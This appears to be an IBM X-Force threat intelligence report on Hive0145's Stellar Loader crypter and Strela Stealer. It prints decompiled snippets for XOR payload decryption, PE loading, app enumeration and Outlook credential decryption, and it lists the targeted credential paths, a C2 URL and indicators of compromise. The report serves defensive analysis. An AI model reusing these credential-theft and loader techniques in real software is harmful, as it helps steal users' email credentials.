
Stellar Loader

Stellar Loader is a crypter that has been in use since at least April 2023 and is predominantly a precursor to follow on Strela Stealer payloads. Stellar samples are usually highly obfuscated and make use of techniques such as control flow obfuscation and include large amounts of junk instructions to hinder analysis and signature creation. Stellar’s payload is XOR encrypted and stored in the .data section of the Stellar loader binary. The encrypted payload data is preceded by the XOR key which, in recent samples, consists solely of upper and lowercase letters and can be thousands of characters long.

Upon execution, Stellar Loader decrypts the payload data using XOR and the stored key. The decryption process may also involve an additional round of XOR using a hardcoded single-byte key. As part of the Stellar Loader code’s obfuscation, the decryption algorithm within the code is often expanded to include hundreds of operations. However, the vast majority of these operations cancel each other out, and what appears as a complex algorithm can be reduced down to a simple XOR operation. The screenshot below shows a version of Stellar Loader with minimal obfuscation, where the structure of the loader code and decryption algorithm can be easily seen.

```
for ( j = 0; j < payload_size; j = j - 2018325854 + 2018325855 )
{                                               // This algorithm looks complex but is mostly
                                                // It simplifies down to a basic XOR of the p
                                                // and an additional xor of a single byte (in
  v0 = ~(~(~(key_data[j & 0x3FF] & ~key_data[j & 0x3FF]) | ~((key_data[j & 0x3FF] & 0xD1 |
  v1 = ((~(~(key_data[j & 0x3FF] & ~key_data[j & 0x3FF]) | ~((key_data[j & 0x3FF] & 0xD1 |
  v2 = ~(~payload_data[j] | ~((v1 & 0xBE | ~v1 & 0x41) ^ (payload_data[j] & 0xBE | ~payload
  v3 = ~(~payload_data[j] | ~((v1 & 0xBE | ~v1 & 0x41) ^ (payload_data[j] & 0xBE | ~payload
  v4 = ~(((((~payload_data[j] & 0x59 | payload_data[j] & 0xA6) ^ 0x59) & 0xA4 | ~((~payload
  v5 = (v2 & 0x93 | ~v2 & 0x6C) ^ (((((~payload_data[j] & 0x59 | payload_data[j] & 0xA6) ^
  payload_data[j] = v5 ^ v3 | v5 & v3;
  v6 = ~((((payload_data[j] & 0x81 | ~payload_data[j] & 0x7E) ^ 0x81) & 0x39 | ~((payload_d
  v7 = ~(v6 ^ 0xF5 | v6 & 0xF5);
  v8 = v6 ^ 0xF5 | v6 & 0xF5;
  v9 = ~(((~payload_data[j] ^ 0xA) & 0x8A | ~payload_data[j] & 0xA | ~(~payload_data[j] ^ 0
  v10 = ~(~v7 | 0xD8) ^ ~(~v8 | 0x27) | ~(~v7 | 0xD8) & ~(~v8 | 0x27);
  v11 = ~(v9 | 0xD8) ^ v9 & (v9 ^ 0x27) | ~(v9 | 0xD8) & v9 & (v9 ^ 0x27);
  v12 = ~v10 & 0x11;
  v13 = ((v9 ^ v8 | v9 & v8) & 4 | ~(v9 ^ v8 | v9 & v8) & 0xFB) ^ 4;
  payload_data[j] = ~(~v13 | ~((v11 & 0xEE | ~v11 & 0x11) ^ (v10 & 0xEE | v12))) | (v13 & 0
}
api_list = &gBuf[257] + payload_size;
MemCpy(&api_list_size, api_list, 4i64);         // After payload data is four bytes containin
api_list += 4;                                  // Then is the encrypted API list data
for ( k = 0; k < api_list_size; ++k )
{                                               // API list also encrypted using same key, bu
  v14 = api_list[k] & ~api_list[k];
  v15 = ((v14 ^ (api_list[k] & 0xD5 | ~api_list[k] & 0x2A) ^ 0xD5 | v14 & ((api_list[k] & 0
  v16 = ~(~(~v15 | ~((key_data[k & 0x3FF] & 0x1E | ~key_data[k & 0x3FF] & 0xE1) ^ 0x1E)) |
  v17 = key_data[k & 0x3FF] & ~key_data[k & 0x3FF];
  v18 = ~(v17 ^ (key_data[k & 0x3FF] & 0x38 | ~key_data[k & 0x3FF] & 0xC7) ^ 0x38 | v17 & (
  v19 = v18 ^ ~api_list[k] | v18 & ~api_list[k];
  v20 = v16 & (v19 ^ v16);
  v21 = (~v19 & 0x61 | v19 & 0x9E) ^ (v16 & 0x61 | ~v16 & 0x9E);
  api_list[k] = ~(~v21 | ~v20) | (v21 & 0x17 | ~v21 & 0xE8) ^ (v20 & 0x17 | ~v20 & 0xE8);
}
pe = &payload_data[*(payload_data + 15)];       // Next load the payload PE
v56 = api_list;
v39 = api_list;
v55 = &v39[StrLen(api_list) + 1];
v54 = StrLen(v55) + v55 + 1;
v53 = StrLen(v54) + v54 + 1;
ModuleBase = GetModuleBase(v55);
VirtualAlloc = GetProcAddr(ModuleBase, v56);
```

In more recent versions of the loader, the encrypted payload data is followed by an additional encrypted block containing a list of API names required by the loader code, such as VirtualAlloc. The loader decrypts this block using the same key as the payload but without the additional single-byte XOR. The loader can then use the API names in the block to retrieve the corresponding API addresses.



Once the payload and API list have been decrypted, Stellar allocates space in memory using VirtualAlloc and maps the payload PE at the allocated address. It then performs the standard PE loading steps, such as loading its imports and processing any relocation sections (.relocs), and finally, it executes the payload at its entry point address.

Strela Stealer

Strela Stealer changed little in functionality over the past two years. Starting with the initial version reported on by DCSO in late 2022, the main objective of the stealer is to exfiltrate email credentials from two common email clients: Microsoft Outlook and Thunderbird. This is consistent across all variants, however, the latest variant does support more registry keys to search for Microsoft Outlook credentials than prior versions.

Strela Stealer runs two functions tasked with stealing credentials from two email clients:

Email client	**Thunderbird**	**Microsoft Outlook**
Location	File system	Registry
Path	%APPDATA%\Thunderbird\Profiles\logins.json %APPDATA%\Thunderbird\Profiles\key4.db	SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\ SOFTWARE\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\ Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows MessagingSubsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676

For Outlook, Strela Stealer specifically looks for the registry values:

- IMAP Server
- IMAP User
- IMAP Password – decrypted using *CryptUnprotectData()*

The data is formatted and prepended with the string “FF” or “OL” for Thunderbird data and Outlook data, respectively. Next, it is also encrypted with a static XOR key, which represents a GUID string such as:

96be98b2-8a00-410d-87da-2482cc8b7793

Then, Strela Stealer sends a POST request for each email client to its hardcoded C2 server:

http://94.159.113[.]48/server.php

The response is decrypted via the same XOR key above. Strela Stealer continues to send out POST requests in 1-second intervals until a request fails or it receives back the string “KH” (2023 versions), “ANTIROK” (2024 versions) or “CHOLLIMA” (Nov. 2024 versions).

As of October 2024, Strela Stealer also includes two more exfiltration functions. The first gathers system information on the host and writes it to a file via the command:

cmd.exe /c systeminfo > %TMP%\{<volume_guid_of_system_folder>}s.txt

The second exfiltration function uses COM objects to enumerate the list of installed applications from the “AppsFolder” (a virtual folder, displayed as “Applications”) on the victim machine.

```
do
{
  lpString = 0i64;
  if ( ((int (__fastcall *)(IShellItem *, _QWOR
          ptr_shellitem,
          0i64,
          &lpString) >= 0 )
  {
    str_len = lstrlenW(lpString);
    ctr += str_len + 1;
    list_of_apps = j__realloc_base(list_of_apps
    memset(MultiByteStr, 0, 0x104ui64);
    WideCharToMultiByte(0, 0, lpString, str_len
    lstrcatA(list_of_apps, MultiByteStr);
    lstrcatA(list_of_apps, "\n");
    CoTaskMemFree((LPVOID)lpString);
  }
  ((void (__fastcall *)(IShellItem *))ptr_shell
}
while ( !((unsigned int (__fastcall *)(IEnumShe
            enum_shell_item,
            1i64,
            &ptr_shellitem) );
```

The dropped file, as well as the list of installed applications, are read and encrypted before exfiltration in the same fashion as the others. They are sent to the C2 server with identifiers “SI” and “LA” respectively.

Language checks

Strela Stealer started to implement language checks by verifying the keyboard language on the victim host. Versions throughout 2024 only run on hosts with one of the following keyboard languages:


- Spanish
- German
- Catalan
- Polish
- Italian

- Basque

```
KeyboardLayout = GetKeyboardLayout(0);
*lang_codes = 0x40A0407;
*&lang_codes[2] = 0x4030C0A;
lang_codes[6] = 0x415;
v8 = lang_codes;
*&lang_codes[4] = 0x410042D;
while ( KeyboardLayout != *v8 )
{
```

```
  ++v5;
  ++v8;
  if ( v5 >= 7 )
    return 0;
}
```

In early November, Hive0145 started distributing stolen Ukrainian emails as well and modified the language verification logic slightly, adding Ukrainian (0x422) to the list of keyboard layouts. In addition, the developers switched to using the *GetKeyboardLayoutList* API to cover all installed keyboard layouts. If none of the languages match, Strela Stealer has a secondary check comparing the result of the user's default locale from *GetLocaleInfoA* against "AU" and "UA", which are the codes for Australia and Ukraine. It is possible that the developer was not sure of the endianness of the returned value and did not intend to target Australia. Overall, these changes increase the scope of machines available for a Strela Stealer infection.



Previously the malware would display an unobtrusive error message to the user after running in order to not raise any suspicion. It states that the file was corrupted and not able to be opened, in the language depending on the installed keyboard. The latest versions use the more universal error message “Err 100”, which is shown after 5 seconds from the beginning of execution.

.NET variant

In June 2023, X-Force observed a single Italy-targeted Hive0145 campaign delivering a new Strela Stealer variant that was completely rewritten in **.NET**. Similar to campaigns before it also made use of valid code signing certificates. Re-implementing malware in a different language shows a significant effort by the threat actor. In order to conceal strings, function names and control flow, the developers made use of the commercial “Aldaray Rummage Obfuscator” for **.NET.** The screenshot below shows the code used to access and unprotect IMAP credentials from Microsoft Outlook registry keys.

```
_266:
(registryKey != null)

 string text4;
 bool flag2 = (text4 = (string)registryKey.GetValue(ProxyUse.Bstr
 RegistryKey registryKey2 = registryKey;
 array2 = (byte[])registryKey2.GetValue(InfoAcl.Source);
 string text5 = (string)registryKey2.GetValue(SwitchesSorter.Buf
 if (flag2 && array2 != null && text5 != null)
 {
     byte[] array9 = (array3 = new byte[array2.Length - 1]);
     Buffer.BlockCopy(array2, 1, array3, 0, array2.Length - 1);
     array3 = ProtectedData.Unprotect(array9, null, 1);
     string @string = Encoding.Unicode.GetString(array3);
     string text6 = @string.Remove(@string.Length - 1, 1);
     string text7 = text3;
     text3 = string.Concat(new string[]
     {
         text7,
         text4,
         MemoryWrong.Object,
         text5,
         MemoryWrong.Object,
         text6,
         VersionIdentity.Flag
     });
 }

to IL_C6;
```

Notably, the commercial obfuscator does include a watermark for the license, which was observed as:

Rummage is licensed to Victoria Semigodova (issue J) for use with any product.
5687c5da50660eda

The sample above displays the following error message in Italian:

Il file viene arrestato e non può essere eseguito.

Hive0145 objectives

Hive0145’s focus on harvesting email credentials sets them apart from other operators of stealer or botnet malware, which are often commoditized and target a broader range of credentials and data, or facilitate follow-on payloads intended for initial access. Hive0145’s use of stolen emails for attachment hijacking is an indicator that a portion of stolen email credentials may be used to harvest legitimate emails for further distribution. Both stolen and actor-created emails used by Hive0145 predominantly feature invoices as themes, which points towards potential financial motivation. It is possible that Hive0145 may sell stolen emails to affiliate partners for the purposes of further business email compromise.

Conclusion:

Hive0145 is a rapidly maturing cyber criminal threat actor and seeks to infect victims with the intention of gaining valid email credentials. Observations suggest that the theft of email credentials, through initial campaigns, led to further theft of valid emails used in subsequent attachment hijacking campaigns. Stela Stealer malware continues to be an effective tool for Hive0145 to extract email credentials.

The wide variety of industries emulated by Hive0145's email campaigns increases the potential risk of being targeted for commercial organizations throughout Europe. Of note, organizations in Italian, Spanish, German, or Ukrainian-speaking regions may be at more immediate risk of a Hive0145 campaign. X-Force recommends heightened vigilance surrounding email attachments received and careful review of the expected file type delivered.

Recommendations:


X-Force recommends organizations:

- Exercise caution with emails and ZIP archive attachments
- Consider changing the default application for Javascript/JScript/VBScript files to Notepad
- Monitor rundll32.exe processes executing remotely hosted DLLs
- Install and configure endpoint security software
- Update relevant network security monitoring rules
- Educate staff on the potential threats to the organization

Scroll to view full table

Indicator	Indicator Type	Context
03853c56bcfdf87d71ba4e17c4f6b55f989edb29fc1db2c82de3d50be99d7311	SHA256	Stellar Loader (Oct 2024)
e50bea80513116a1988822fe02538d3af4d91505d4098afca4ea741bcf4cd427	SHA256	Stellar Loader (May 2024)
2cac42735170cd3f67111807a7e48f8fca104eb97c379129872249160d90e22d	SHA256	Stellar Loader - minimal obfuscation (Jan 2024)

9a032497b82c3db8146cb6 24b369f63bef76b302a5e25 349156bdcb53af3fb84	SHA256	Strela Stealer payload
e4a7ad38aaea4bd27c32c57 b5a52eac1020495cf8698a2b 595b169a3c5c9313a	SHA256	Strela Stealer payload
2f7ac330e100b577748bb34 bd8f7f655f6d138b90683594 dbf06ccc41bb3751a	SHA256	Stellar Loader (Nov 2024)
94.159.113[.]48	IPv4	Strela Stealer C2
94.159.113[.]86	IPv4	Strela Stealer C2
193.109.85[.]231	IPv4	Strela Stealer C2
5906c8e683b8eb9d2bc104f 3ca7abaa1f76c64ac694c46a 0de5ec67456364f5d	SHA256	Strela Stealer .NET variant



Source: https://www.ibm.com/think/x-force/strela-stealer-todays-invoice-tomorrows-phish